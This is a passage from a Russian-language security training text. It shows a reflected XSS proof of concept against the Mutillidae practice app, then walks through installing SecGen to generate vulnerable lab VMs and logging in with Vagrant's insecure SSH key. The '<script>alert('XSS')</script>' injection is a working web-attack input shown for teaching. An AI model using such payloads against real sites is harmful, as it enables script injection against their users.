


Рисунок 2.5.12 - Успешная эксплуатация XSS уязвимости

```
<p></p>
▼<pre class="report-header" style="text-align:left;">
  Server: 8.8.8.8 Address: 8.8.8.8#53 Non-authoritative answer: Name: google.com Address: 64.233.162.101 Name:
  google.com Address: 64.233.162.100 Name: google.com Address: 64.233.162.102 Name: google.com Address:
  64.233.162.139 Name: google.com Address: 64.233.162.138 Name: google.com Address: 64.233.162.113
  <script>alert('XSS')</script>
</pre>
<!--End Content-->
</blockquote>
```

Рисунок 2.5.13 - Исходный код уязвимой веб-страницы

Как видно из рисунка 2.5.13 в исходный код страницы попадает произвольный тег *<script>*, что приводит к выполнению произвольного JavaScript кода в браузере пользователя.

Mutillidae является превосходным тренажером для студентов обучающихся информационной безопасности.

Приложение включает в себя самые популярные уязвимости, которые встречаются в реальном мире.

2.6 Развертывание SecGen

SecGen является open source проектом (проектом с открытым исходным кодом) предназначенным для динамической генерации сценариев атак.

Ознакомиться с проектом можно перейдя по ссылке на GitHub проект SecGen.

SecGen представляет из себя скрипт написанный на языке Ruby. При запуске скрипт динамически генерирует сценарии для создания уязвимых

виртуальных сред. Для достижения этой цели используются технологии Vagrant и Puppet.

В качестве операционной системы рекомендуется использовать Linux дистрибутив Ubuntu.

На рисунке 2.6.1 демонстрируется вход в операционную систему.

На рисунке 2.6.2 демонстрируется процесс получения информации о сетевом окружение.

На рисунке 2.6.3 демонстрируется процесс проверки связи с виртуальной машиной.




Рисунок 2.6.1 - Вход в операционную систему




Рисунок 2.6.2 - Получение информации о сетевом окружении




Рисунок 2.6.3 - Проверка связи между хостом и виртуальной машиной

Для успешного запуска скрипта необходимо выполнить терминальные команды (листинг 1):

```
# скачать последнюю версию Vagrant
bash> wget
https://releases.hashicorp.com/vagrant/1.9.8/vagrant_1.9.8_x86_64.deb

# установить последнюю версию Vagrant
bash> sudo apt install ./vagrant_1.9.8_x86_64.deb
```

```
# установить доп.пакеты используя пакетный менеджер
bash> sudo apt-get install ruby-dev zlib1g-dev liblzma-dev build-essential
patch virtualbox ruby-bundler imagemagick libmagickwand-dev exiftool
libpq-dev libcurl4-openssl-dev libxml2-dev graphviz-dev libpcap0.8-dev git

# скачать git-проект SecGen
bash> git clone https://github.com/cliffe/SecGen.git

# перейти в директорию SecGen
bash> cd SecGen

# установить зависимости для запуска скрипта
bash> bundle install

# для генерации Windows машин необходимо установить Packer
bash> curl -SL
https://releases.hashicorp.com/packer/1.3.2/packer_1.3.2_linux_amd64.zip -o
packer_1.3.2_linux_amd64.zip

# распаковать архив
bash> unzip packer_1.3.2_linux_amd64.zip

# переместить packer в папку /usr/local
bash> sudo mv packer /usr/local/

# экспортировать переменные окружения
bash> sudo bash -c 'echo "export PATH=\"\$PATH:/usr/local/\"" >>
/etc/environment'

# установить плагины для Vagrant
bash> sudo vagrant plugin install winrm
bash> sudo vagrant plugin install winrm-fs
```

Листинг 1 - Установка зависимостей для SecGen

На рисунке 2.6.4 демонстрируется процесс скачивания пакета Vagrant.

На рисунке 2.6.5 демонстрируется содержимое домашней директории пользователя.

На рисунке 2.6.6 демонстрируется содержимое директории SecGen.

```
johndoe@johndoe-VirtualBox:~$ wget https://releases.hashicorp.com/vagrant/1.9.8
/vagrant_1.9.8_x86_64.deb
--2020-04-05 00:21:02--  https://releases.hashicorp.com/vagrant/1.9.8/vagrant_1
.9.8_x86_64.deb
Resolving releases.hashicorp.com (releases.hashicorp.com)... 151.101.113.183, 2
a04:4e42:1b::439
Connecting to releases.hashicorp.com (releases.hashicorp.com)|151.101.113.183|:
443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 79617692 (76M) [application/x-debian-package]
Saving to: ‘vagrant_1.9.8_x86_64.deb’

vagrant_1.9.8_x86_6 100%[==================>]  75,93M   250KB/s    in 1m 51s

2020-04-05 00:22:54 (700 KB/s) - ‘vagrant_1.9.8_x86_64.deb’ saved [79617692/796
17692]

johndoe@johndoe-VirtualBox:~$
```

Рисунок 2.6.4 - Скачивание пакета для Vagrant

```
johndoe@johndoe-VirtualBox:~$ cd ~/
johndoe@johndoe-VirtualBox:~$ ls
 Desktop     Music      SecGen                    Videos
 Documents   Pictures   Templates                'VirtualBox VMs'
 Downloads   Public     vagrant_2.2.7_x86_64.deb
johndoe@johndoe-VirtualBox:~$
```

Рисунок 2.6.5 - Содержимое домашней директории

```
johndoe@johndoe-VirtualBox:~/SecGen$ ls
documentation  modules                    README-Modules-Metadata.md
example.conf   projects                   README-Modules-Puppet.md
Gemfile        README-Batch-VMs.md        scenarios
Gemfile.lock   README-Creating-Bases.md    secgen.rb
lib            README-Creating-Scenarios.md
LICENSE        README.md
johndoe@johndoe-VirtualBox:~/SecGen$
```

Рисунок 2.6.6 - Содержимое директории SecGen

Папка *modules* (рисунок 2.6.7) содержит модули, используемые скриптом в процессе генерации виртуальной среды.

Папка *projects* (рисунок 2.6.8) содержит информацию по сгенерированным проектам.

Проектом в SecGen называется директория содержащая мета информацию необходимую для построения виртуальной среды с заданным сценарием атаки.

Папка *scenarios* (рисунок 2.6.9) содержит информацию о доступных сценариях атаки.

Как видно из названий содержимого директории сценарии подразделяются на категории. Имеются сценарии используемые для CTF-

соревнований, примерочные сценарии, лабораторные сценарии, сценарии необходимые для аудита безопасности, тестовый сценарии. Также в директории *scenarios* имеется специальный файл *default_scenario.xml*, содержащий сценарий атак, применяющийся по умолчанию если другой тип сценария не задан явно.

Исполняемым файлом является файл *secgen.rb*. Чтобы проверить правильно ли произошла установка зависимостей необходимо запустить скрипт (рисунок 2.6.10).

Если установка зависимостей произошла успешно, то при запуске скрипта с флагом *--help* (рисунок 2.6.10) он выдаст информацию о том, как использовать скрипт, какие параметры он принимает (рисунок 2.6.11) и т.д.

```
johndoe@johndoe-VirtualBox:~/SecGen/modules$ ls
bases  build  encoders  generators  networks  services  utilities  vulnerabilities
johndoe@johndoe-VirtualBox:~/SecGen/modules$
```

Рисунок 2.6.7 - Содержимое директории *modules*

```
johndoe@johndoe-VirtualBox:~/SecGen$ cd projects/
johndoe@johndoe-VirtualBox:~/SecGen/projects$ ls
SecGen20200405_222145
johndoe@johndoe-VirtualBox:~/SecGen/projects$
```

Рисунок 2.6.8 - Содержимое директории *projects*

```
johndoe@johndoe-VirtualBox:~/SecGen/scenarios$ ls
ctf  default_scenario.xml  examples  labs  security_audit  tests
johndoe@johndoe-VirtualBox:~/SecGen/scenarios$
```

Рисунок 2.6.9 - Содержимое директории *scenarios*

```
johndoe@johndoe-VirtualBox:~/SecGen$ ruby secgen.rb --help
WARNING: Nokogiri was built against LibXML version 2.9.9, but has dynamically loaded 2.9.4
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
SecGen - Creates virtualised security scenarios
           Licensed GPLv3 2014-19
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Please take a minute to tell us how you are using SecGen:
 https://tinyurl.com/SecGenFeedback
```

Рисунок 2.6.10 - Запуск скрипта *secgen.rb*

Рисунок 2.6.11 - Опции secgen.rb

Таким образом для получения готовой виртуальной машины достаточно воспользоваться командой *ruby secgen.rb run*.

Данная команда генерирует случайный сценарий атаки, создает необходимую конфигурацию для сборки виртуальной машины и запускает ее.

Однако существует возможность сделать каждый из этих пунктов последовательно (рисунок 2.6.12). Можно используя команду *ruby secgen.rb build-project* сгенерировать любое количество проектов и затем используя команду *vagrant up* внутри директории любого проекта вручную запустить виртуальную машину. Можно сгенерировать нужный сценарий явно указав XML файл этого сценария. Для этого нужно использовать команду *ruby secgen.rb list-scenarios*. Впоследствии можно указать этот сценарий с помощью опции *--scenario*.

Сгенерировав проект любой из команд в директории projects создается папка, содержащая всю информацию необходимую для построения виртуальной машины (рисунок 2.6.13, 2.6.14).

```
COMMANDS:
run, r: Builds project and then builds the VMs
build-project, p: Builds project (vagrant and puppet config), but does not build VMs
build-vms, v: Builds VMs from a previously generated project
          (use in combination with --project [dir])
ovirt-post-build: only performs the ovirt actions that normally follow a successful vm build
          (snapshots and networking)
create-forensic-image: Builds forensic images from a previously generated project
          (can be used in combination with --project [dir])
list-scenarios: Lists all scenarios that can be used with the --scenario option
list-projects: Lists all projects that can be used with the --project option
delete-all-projects: Deletes all current projects in the projects directory
```

Рисунок 2.6.12 - Команды *secgen.rb*

```
johndoe@johndoe-VirtualBox:~/SecGen/projects$ ls
SecGen20200405_222145
johndoe@johndoe-VirtualBox:~/SecGen/projects$
```

Рисунок 2.6.13 - Директория projects

```
johndoe@johndoe-VirtualBox:~/SecGen/projects$ cd SecGen20200405_222145/
johndoe@johndoe-VirtualBox:~/SecGen/projects/SecGen20200405_222145$ ls
CTFd_importable.zip  environments  flag_hints.xml  lib  puppet  scenario.xml  Vagrantfile
johndoe@johndoe-VirtualBox:~/SecGen/projects/SecGen20200405_222145$
```

Рисунок 2.6.14 - Содержимое сгенерированного проекта

Директория сгенерированного проекта содержит информацию об окружение виртуальной машины, файл *flag_hints.xml*, который содержит информацию необходимую для поиска уязвимостей, директорию *lib*, в которой находятся библиотеки необходимые для построения виртуальной среды, директория *puppet* содержит директивы для Puppet, который используется для настройки окружения виртуальной машины, файл *scenario.xml*, содержащий сценарий атаки для данного проекта, а также *Vagrantfile*, содержащий информацию необходимую для построения виртуальной машины.

Для создания виртуальной машины достаточно воспользоваться командой *vagrant up* в текущей директории проекта. После применения данной команды виртуальная машина создается и запускается.

В данном случае будет рассматриваться пример с такой созданной виртуальной машиной. Создав с помощью SecGen виртуальную машину ее можно передать в специальном формате *.ova*, который используется для создания архива виртуальной машины. Для создания образа нужно создать

виртуальную машину в Virtual Box, затем перейти во вкладку “File” →” Export Appliance” и импортировать виртуальную машину.

В дальнейшем для того, чтобы развернуть виртуальную машину потребуется только импортировать такой файл.

На рисунке 2.6.15 демонстрируется импортирование образа виртуальной машины.

На рисунке 2.6.16 показана конфигурация импортируемой виртуальной машины.

На рисунке 2.6.17 демонстрируется запуск импортированной виртуальной машины.




Рисунок 2.6.15 - Импортирование образа виртуальной машины




Рисунок 2.6.16 - Конфигурация импортируемой машины




Рисунок 2.6.17 - Запуск виртуальной машины

При создании виртуальной машины на NAT интерфейс настраивается port forwarding (проброс порта) на порт 22(SSH). Это необходимо для доступа к создаваемой виртуальной машине. Для доступа необходимо предъявить приватный ключ, который находится в домашней директории *~/.vagrant.d/* хоста на котором создавался проект.

На рисунке 2.6.18 демонстрируется местонахождение приватного ключа SSH.

На рисунке 2.6.19 демонстрируется процесс подключения к виртуальной машине с использованием приватного SSH ключа.

На рисунке 2.6.20 демонстрируется сетевое окружение виртуальной машины.

```
johndoe@johndoe-VirtualBox:~/SecGen/projects/SecGen20200405_222145$ cd ~/.vagrant.d/
johndoe@johndoe-VirtualBox:~/.vagrant.d$ ls
boxes  data  gems  insecure_private_key  rgloader  setup_version  tmp
johndoe@johndoe-VirtualBox:~/.vagrant.d$
```

Рисунок 2.6.18 - Приватный SSH ключ

```
adil@debian:~/diplom$ ssh vagrant@127.0.0.1 -p 2222 -i insecure_private_key
Linux debian-9 4.9.0-3-amd64 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Рисунок 2.6.19 - SSH подключения к виртуальной машине

